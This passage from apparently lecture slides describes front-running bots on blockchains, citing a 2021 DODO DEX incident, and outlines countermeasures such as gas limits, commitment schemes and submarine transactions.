- There are **bots** that regularly front-run profitable transactions
- Example: in 2021, somebody found a vulnerability in the DODO DEX, and two bots stole the exploit netting $3.1 million

Countermeasures

- Setting a limit to the amount of gas that can be paid
- Commitment schemes:
  - Cryptographic mechanisms allowing to commit to a choice without revealing the choice
  - Require ad-hoc modifications to work in a blockchain

Submarine Transactions



- **Commit**: send money
  - Not distinguishable from sending to any address
  - Nobody has the private key for the address
- **Reveal**: show that the tx was indeed a commitment
- **Unlock**: the smart contract (and only it!) can reclaim the money in the committed tx